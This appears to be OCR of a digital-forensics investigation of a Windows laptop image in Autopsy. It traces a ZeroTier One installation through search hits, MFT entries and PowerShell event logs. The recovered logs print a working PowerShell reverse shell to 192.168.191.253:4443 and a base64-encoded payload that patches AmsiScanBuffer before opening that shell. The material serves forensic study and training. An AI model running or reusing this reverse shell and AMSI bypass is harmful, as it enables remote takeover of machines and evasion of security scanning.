GraphControl.winmd			1	2022-01-23 10...	2022-02-03 22...	2022-02-05 2...	2022-01-23 10...	22528	Unallocated	Unallocated
Calculator.exe			1	2022-01-23 10...	2022-02-03 22...	2022-02-05 2...	2022-01-23 10...	5013...	Unallocated	Unallocated




Keyword search 82 Results

Table | Thumbnail | Summary

Save Table as CSV

Name	Keyword Preview	Location	Modified Time	Change Time
zttap300.sys	LLCFileDescription«ZeroTier One« Virtual Network Port	/img_Laptop1Final.E01/vol_vol6/ProgramData/ZeroTier/On...	2021-06-30 16:57:12 PDT	2022-02-05 23:15:35
ZeroTier One.msi	required to install «ZeroTier One« Virtual Network Port	/img_Laptop1Final.E01/vol_vol6/Users/Patrick/Downloads/...	2022-02-05 23:14:10 PST	2022-02-05 23:15:14
System.evtx	ZeroTier OneC:\ProgramData\«ZeroTier\One«\zerotier-one...	/img_Laptop1Final.E01/vol_vol6/Windows/System32/winev...	2022-02-12 15:17:10 PST	2022-02-12 15:17:10
zerotier-one_x64.exe	em32\icacls.exe "\«ZeroTier\One«ZEROTIER_HOME%llu	/img_Laptop1Final.E01/vol_vol6/ProgramData/ZeroTier/On...	2021-11-29 21:59:18 PST	2022-02-05 23:15:35
appsglobals.txt	874A-C0F2E0B9FA8E}\«ZeroTier\One«\ZeroTier One.exe ...	/img_Laptop1Final.E01/vol_vol6/Users/Patrick/AppData/Lo...	2019-07-20 04:08:22 PDT	2022-01-10 15:09:10
cohort_echo.bin	lder]ZeroTier, Inc\«ZeroTier One«\prerequisitesAI_Tx	/img_Laptop1Final.E01/vol_vol6/$OrphanFiles/Intel/Echo/...	2019-08-26 03:44:42 PDT	2022-02-03 22:52:13
DiagnosticLogCSP_Collector_DeviceProvisioning_2022_2	rovisionengine.cpp«ZeroTier One« [8056c2e21ccdf65a]-WFP	/img_Laptop1Final.E01/vol_vol6/ProgramData/Microsoft/Di...	2022-02-12 14:58:43 PST	2022-02-12 14:58:43
Windows PowerShell.evtx	ming\ZeroTier, Inc\«ZeroTier One«\prerequisites\file_deleter	/img_Laptop1Final.E01/vol_vol6/Windows/System32/winev...	2022-02-12 15:21:03 PST	2022-02-12 15:21:03
DiagnosticLogCSP_Collector_DeviceProvisioning_2022_2	rovisionengine.cpp«ZeroTier One« [8056c2e21ccdf65a]-WFP	/img_Laptop1Final.E01/vol_vol6/ProgramData/Microsoft/Di...	2022-02-08 20:10:49 PST	2022-02-08 20:10:49
SleepStudyControlTraceSession.etl	_Interface_IfAlias«ZeroTier One« [8056c2e21ccdf65a]	/img_Laptop1Final.E01/vol_vol6/Windows/System32/Sleep...	2022-02-05 23:05:32 PST	2022-02-05 23:05:32
NetCore.etl	9CB4-F898CE0F93D7}«ZeroTier One« [8056c2e21ccdf65a]	/img_Laptop1Final.E01/vol_vol6/Windows/System32/LogFil...	2022-02-12 15:17:05 PST	2022-02-12 15:17:05
WER.7fa84b9e-e15f-4531-8b2a-5f6d39e4e14c.tmp.etl	>"8kC:\ProgramData\«ZeroTier\One«\zerotier-one_x64.exe	/img_Laptop1Final.E01/vol_vol6/ProgramData/Microsoft/Wi...	2022-02-12 15:36:51 PST	2022-02-12 15:36:51
Installed Programs Artifact	Program Name : «ZeroTier One« Virtual Network Port v	/img_Laptop1Final.E01/vol_vol6/Windows/System32/config...	2022-02-12 15:16:56 PST	2022-02-03 22:15:31
WER.e6cefc6f-1868-4bd9-99c1-965a946600d9.tmp.etl	data.microsoft.com«ZeroTier One« [8056c2e21ccdf65a]	/img_Laptop1Final.E01/vol_vol6/ProgramData/Microsoft/Wi...	2022-02-12 15:36:56 PST	2022-02-12 15:36:56
amd64_microsoft-windows-font-fms.resources_31bf385	olume3\ProgramData\«ZeroTier\One«\zerotier-one_x64.exe	/img_Laptop1Final.E01/vol_vol6/$OrphanFiles/Manifests/a...	2022-01-23 09:40:14 PST	2022-02-03 22:49:26
appsglobals.txt	874A-C0F2E0B9FA8E}\«ZeroTier\One«\ZeroTier One.exe ...	/img_Laptop1Final.E01/vol_vol6/Users/Patrick/AppData/Lo...	2019-07-20 04:08:22 PDT	2022-02-08 19:45:39

SYSTEM.LOG1	ming\ZeroTier, Inc\«ZeroTier One«\prerequisites\aipa	/img_Laptop1Final.E01/vol_vol6/Windows/System32/config...	2022-01-23 09:31:20 PST	2022-02-03 22:15:28
APPRAISER_TelemetryBaseline_CU22H2.bin	rogram Files (x86)\«ZeroTier\One«\SourceMsiUninsta	/img_Laptop1Final.E01/vol_vol6/Windows/appcompat/appr...	2022-02-11 15:03:59 PST	2022-02-11 15:03:59
$MFT	if [C:\ProgramData\«ZeroTier\One«\zerotier-one_x64.exe]	/img_Laptop1Final.E01/vol_vol6/$MFT	2022-01-10 14:54:23 PST	2022-01-10 14:54:23
oem13.inf	oem13.inf ;; «ZeroTier One« Virtual Network Port NDIS6	/img_Laptop1Final.E01/vol_vol6/Windows/INF/oem13.inf	2022-02-05 23:16:07 PST	2022-02-05 23:16:07



Hex | Text | Application | File Metadata | OS Account | Data Artifacts | Analysis Results | Context | Annotations | Other Occurrences

Strings | Indexed Text | Translation


Page: 1 of 39 Page Matches on page: 1 of 24 Match 100% Reset


\Users\Patrick\AppData\Roaming\ZeroTier, Inc\ZeroTier One\prerequisites\file_deleter.ps1','C:\Users\Patrick\AppData\Roaming\ZeroTier, Inc\ZeroTier One\prerequisites\aipackagechainer.exe','C:
\Users\Patrick\AppData\Roaming\ZeroTier, Inc\ZeroTier One','C:\Users\Patrick\AppData\Roaming\ZeroTier, Inc' -retry_count 10
EngineVersion=
RunspaceId=
PipelineId=
CommandName=
CommandType=
ScriptName=
CommandPath=
CommandLine=

```
$etmlk = [Byte[]] ($kxdf,$xlkg,$kbyc,$stvr,+$itho,+$uhqw)
[System.Runtime.InteropServices.Marshal]::Copy($etmlk, 0, $azasbz, 6)
powershell -c "$client = New-Object System.Net.Sockets.TCPClient('192.168.191.253','4443');$stream = $client.GetStream();[byte[]]$bytes = 0..65535|%{0};while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0){;$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);$sendback = (iex $data 2>&1 | Out-String );$sendback2 = $sendback + 'PSReverseShell# ';$sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2);$stream.Write($sendbyte,0,$sendbyte.Length);$stream.Flush()};$client.Close();"
4f97f3aa-60eb-444f-9143-7f05a1ca0a69
Microsoft-Windows-PowerShell;
ZMicrosoft-Windows-PowerShell/Operational
```


Host Application = powershell.exe -exec bypass -enc

JAB4AGUAegBuAGEAIAA9ACAAQAAiAA0ACgB1AHMAaQBuAGcAIABTAHkAcwB0AGUAbQA7AA0ACgB1AHMAaQBuAGcAIABTAHkAcwB0AGUAbQAuAFIAdQBuAHQAaQBtAGUALgBJAG4AdABlAHIAbwBwAFMAZQByAHYAaQBjAGUAcwA7AA0A
CgBwAHUAYgBsAGkAYwAgAGMAbABhAHMAcwAgAHgAZQB6AG4AYQAgAHsADQAKACAAIAAgACAAWwBEAGwAbABJAG0AcABvAHIAdAAoACIAawBlAHIAbgBlAGwAMwAyACIAKQBdAA0ACgAgACAAIAAgAHAAdQBiAGwAaQBjACAAcwB0AG
EAdABpAGMAIABlAHgAdABlAHIAbgAgAEkAbgB0AFAAdAByACAARwBlAHQAUAByAG8AYwBBAGQAZAByAGUAcwBzACgASQBuAHQAUAB0AHIAIABoAE0AbwBkAHUAbABlACwAIABzAHQAcgBpAG4AZwAgAHAAcgBvAGMATgBhAG0AZQApADs
ADQAKACAAIAAgACAAWwBEAGwAbABJAG0AcABvAHIAdAAoACIAawBlAHIAbgBlAGwAMwAyACIAKQBdAA0ACgAgACAAIAAgAHAAdQBiAGwAaQBjACAAcwB0AGEAdABpAGMAIABlAHgAdABlAHIAbgAgAEkAbgB0AFAAdAByACAATABvAGEA
ZABMAGkAYgByAGEAcgB5ACgAcwB0AHIAaQBuAGcAIABuAGEAbQBlACkAOwANAAoAIAAgACAAIABbAEQAbABsAEkAbQBwAG8AcgB0ACgAIgBrAGUAcgBuAGUAbAAzADIAIgApAF0ADQAKACAAIAAgACAAcAB1AGIAbABpAGMAIABzAHQAYQ
B0AGkAYwAgAGUAeAB0AGUAcgBuACAAYgBvAG8AbAAgAFYAaQByAHQAdQBhAGwAUAByAG8AdABlAGMAdAAoAEkAbgB0AFAAdAByACAAbABwAEEAZABkAHIAZQBzAHMALAAgAFUASQBuAHQAUAB0AHIAIABnAHEAcABpAHcAYwAsACAAd
QBpAG4AdAAgAGYAbABOAGUAdwBQAHIAbwB0AGUAYwB0ACwAIABvAHUAdAAgAHUAaQBuAHQAIABsAHAAZgBsAE8AbABkAFAAcgBvAHQAZQBjAHQAKQA7AA0ACgB9AA0ACgAiAEAADQAKAA0ACgBBAGQAZAAtAFQAeQBwAGUAIAAkAH
gAZQB6AG4AYQANAAoADQAKACQAdgBjAG0AbQB4AGkAeAAgAD0AIABbAHgAZQB6AG4AYQBdADoAOgBMAG8AYQBkAEwAaQBiAHIAYQByAHkAKAAiACQAKABbAGMASABBAFIAXQAoADkANwApACsAWwBjAEgAYQByAF0AKAAxADAAOQAr
ADMANwAtADMANwApACsAWwBjAEgAQQBSAF0AKABbAGIAeQBUAEUAXQAwAHgANwAzACkAKwBbAGMAaABBAFIAXQAoADEAMAA1ACkAKwBbAGMASABBAFIAXQAoADQANgArADIAOAAtADIAOAApACsAWwBDAGgAYQByAF0AKAAxADA
AMAAqADcALwA3ACkAKwBbAEMASABhAFIAXQAoAFsAYgBZAHQAZQBdADAAeAA2AGMAKQArAFsAYwBoAGEAcgBdACgAMQAwADgAKgA5ADYALwA5ADYAKQApACIAKQANAAoAJABhAHoAYQBzAGIAegAgAD0AIABbAHgAZQB6AG4AYQBdA
DoAOgBHAGUAdABQAHIAbwBjAEEAZABkAHIAZQBzAHMAKAAkAHYAYwBtAG0AeABpAHgALAAgACIAJAAoACgAJwDEAG0AcwDuAFMAYwDiACcAKwAnAG4AQgB1AGYAZgBlAHIAJwApAC4AbgBPAFIATQBhAEwAaQB6AGUAKABbAEMASABhA
FIAXQAoAFsAYgB5AHQAZQBdADAAeAA0ADYAKQArAFsAYwBoAGEAcgBdACgAWwBiAFkAdABlAF0AMAB4ADYAZgApACsAWwBjAGgAQQBSAF0AKABbAGIAeQBUAEUAXQAwAHgANwAyACkAKwBbAGMAaABBAHIAXQAoADMAMQArADcAOA
ApACsAWwBjAGgAQQByAF0AKAA2ADgAKwA2ADYALQA2ADYAKQApACAALQByAGUAcABsAGEAYwBlACAAWwBDAGgAYQBSAF0AKAA0ADUAKwA0ADcAKQArAFsAQwBoAGEAUgBdACgAWwBCAFkAdABlAF0AMAB4ADcAMAApACsAWwBDA
GgAQQByAF0AKAAxADAAMgArADIAMQApACsAWwBjAEgAYQBSAF0AKAAxADAAKwA2ADcAKQArAFsAYwBIAGEAcgBdACgAOAA5ACsAMgAxACkAKwBbAGMASABBAFIAXQAoAFsAQgB5AHQARQBdADAAeAA3AGQAKQApACIAKQANAAoAJ
ABwACAAPQAgADAADQAKAFsAeABlAHoAbgBhAF0AOgA6AFYAaQByAHQAdQBhAGwAUAByAG8AdABlAGMAdAAoACQAYQB6AGEAcwBiAHoALAAgAFsAdQBpAG4AdAAzADIAXQA1ACwAIAAwAHgANAAwACwAIABbAHIAZQBmAF0AJABwAC
kADQAKACQAawB4AGQAZgAgAD0AIAAiADAAeABCADgAIgANAAoAJAB4AGwAawBnACAAPQAgACIAMAB4ADUANwAiAA0ACgAkAGsAYgB5AGMAIAA9ACAAIgAwAHgAMAAwACIADQAKACQAcwB0AHYAcgAgAD0AIAAiADAAeAAwADcAIgAN
AAoAJABpAHQAaABvACAAPQAgACIAMAB4ADgAMAAiAA0ACgAkAHUAaABxAHcAIAA9ACAAIgAwAHgAQwAzACIADQAKACQAZQB0AG0AbABrACAAPQAgAFsAQgB5AHQAZQBbAF0AXQAgACgAJABrAHgAZABmACwAJAB4AGwAawBnACwA
JABrAGIAeQBjACwAJABzAHQAdgByACwAKwAkAGkAdABoAG8ALAArACQAdQBoAHEAdwApAA0ACgBbAFMAeQBzAHQAZQBtAC4AUgB1AG4AdABpAG0AZQAuAEkAbgB0AGUAcgBvAHAAUwBlAHIAdgBpAGMAZQBzAC4ATQBhAHIAcwBoAGEA
bABdADoAOgBDAG8AcAB5ACgAJABlAHQAbQBsAGsALAAgADAALAAgACQAYQB6AGEAcwBiAHoALAAgADYAKQANAAoADQAKAHAAbwB3AGUAcgBzAGgAZQBsAGwAIAAtAGMAIAAiACQAYwBsAGkAZQBuAHQAIAA9ACAATgBlAHcALQBPAGIA
agBlAGMAdAAgAFMAeQBzAHQAZQBtAC4ATgBlAHQALgBTAG8AYwBrAGUAdABzAC4AVABDAFAAQwBsAGkAZQBuAHQAKAAnADEAOQAyAC4AMQA2ADgALgAxADkAMQAuADIANQAzACwAJwA0ADQANAAzACkAOwAkAHMAdAByAGUAYQBt
ACAAPQAgACQAYwBsAGkAZQBuAHQALgBHAGUAdABTAHQAcgBlAGEAbQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AJABiAHkAdABlAHMAIAA9ACAAMAAuAC4ANgA1ADUAMwA1AHwAJQB7ADAAfQA7AHcAaABpAGwAZQAoACgAJABpACAA
PQAgACQAcwB0AHIAZQBhAG0ALgBSAGUAYQBkACgAJABiAHkAdABlAHMALAAgADAALAAgACQAYgB5AHQAZQBzAC4ATABlAG4AZwB0AGgAKQApACAALQBuAGUAIAAwACkAewA7ACQAZABhAHQAYQAgAD0AIAAoAE4AZQB3AC0ATwBiAGo
AZQBjAHQAIAAtAFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAEEAUwBDAEkASQBFAG4AYwBvAGQAaQBuAGcAKQAuAEcAZQB0AFMAdAByAGkAbgBnACgAJABiAHkAdABlAHMALAAwACwAIAAkAGkAKQA7AC
QAcwBlAG4AZABiAGEAYwBrACAAPQAgACgAaQBlAHgAIAAkAGQAYQB0AGEAIAAyAD4AJgAxACAAfAAgAE8AdQB0AC0AUwB0AHIAaQBuAGcAIAApADsAJABzAGUAbgBkAGIAYQBjAGsAMgAgAD0AIAAkAHMAZQBuAGQAYgBhAGMAawAgACs
AIAAnAFAAUwBSAGUAdgBlAHIAcwBlAFMAaABlAGwAbAAjACAAJwA7ACQAcwBlAG4AZABiAHkAdABlACAAPQAgACgAWwB0AGUAeAB0AC4AZQBuAGMAbwBkAGkAbgBnAF0AOgA6AEEAUwBDAEkASQApAC4ARwBlAHQAQgB5AHQAZQBzACg
AJABzAGUAbgBkAGIAYQBjAGsAMgApADsAJABzAHQAcgBlAGEAbQAuAFcAcgBpAHQAZQAoACQAcwBlAG4AZABiAHkAdABlACwAMAAsACQAcwBlAG4AZABiAHkAdABlAC4ATABlAG4AZwB0AGgAKQA7ACQAcwB0AHIAZQBhAG0ALgBGAGwAdQ
BzAGgAKAApAH0AJABjAGwAaQBlAG4AdAAuAEMAbABvAHMAZQAoACkAOwAiAA==







	A	B	C	D	E	F	G	H
1	EntryN	Sequer	InUse	Parent	Parent	ParentPath	FileNar	Extensi
608	618	11	TRUE	229853	3	.\ProgramData\ZeroTier\One\peers.d	cafe9efeb	.peer
1536	1618	3	TRUE	229853	3	.\ProgramData\ZeroTier\One\peers.d	778cde71	.peer
26988	24842	12	TRUE	229853	3	.\ProgramData\ZeroTier\One\peers.d	cafe7b4cd	.peer
103842	71342	6	TRUE	229853	3	.\ProgramData\ZeroTier\One\peers.d	cafe04eba	.peer
128824	97066	3	TRUE	229853	3	.\ProgramData\ZeroTier\One\peers.d	62f865ae7	.peer
131312	99627	3	TRUE	99626	3	.\Program Files (x86)\ZeroTier	One	
131318	99633	8	TRUE	99631	8	.\ProgramData\ZeroTier	One	
131320	99635	10	TRUE	99633	8	.\ProgramData\ZeroTier\One	networks.d	
131352	99667	5	TRUE	99633	8	.\ProgramData\ZeroTier\One	zerotier-o	.exe
131368	99683	3	TRUE	99633	8	.\ProgramData\ZeroTier\One	tap-windows	
131373	99688	3	TRUE	99683	3	.\ProgramData\ZeroTier\One\tap-windows	x64	
131374	99689	3	TRUE	99688	3	.\ProgramData\ZeroTier\One\tap-windows\x64	zttap300.c	.cat
131375	99690	3	TRUE	99688	3	.\ProgramData\ZeroTier\One\tap-windows\x64	zttap300.s	.sys
131382	99697	3	TRUE	99688	3	.\ProgramData\ZeroTier\One\tap-windows\x64	zttap300.i	.inf
131400	99715	4	TRUE	99627	3	.\Program Files (x86)\ZeroTier\One	zerotier_c	.exe
131520	99839	18	TRUE	99627	3	.\Program Files (x86)\ZeroTier\One	zerotier-c	.bat
131540	99856	42	TRUE	99627	3	.\Program Files (x86)\ZeroTier\One	zerotier-ic	.bat
131549	99865	7	TRUE	99627	3	.\Program Files (x86)\ZeroTier\One	regid.201(	.swidtag
131665	99981	4	TRUE	99637	10	.\ProgramData\regid.2010-01.com.zerotier	regid.201(	.swidtag
131666	99982	4	TRUE	99633	8	.\ProgramData\ZeroTier\One	authtoker	.secret
131668	99984	4	TRUE	99633	8	.\ProgramData\ZeroTier\One	identity.s	.secret
131670	99986	4	TRUE	99633	8	.\ProgramData\ZeroTier\One	identity.p	.public
131671	99987	4	TRUE	99633	8	.\ProgramData\ZeroTier\One	planet	




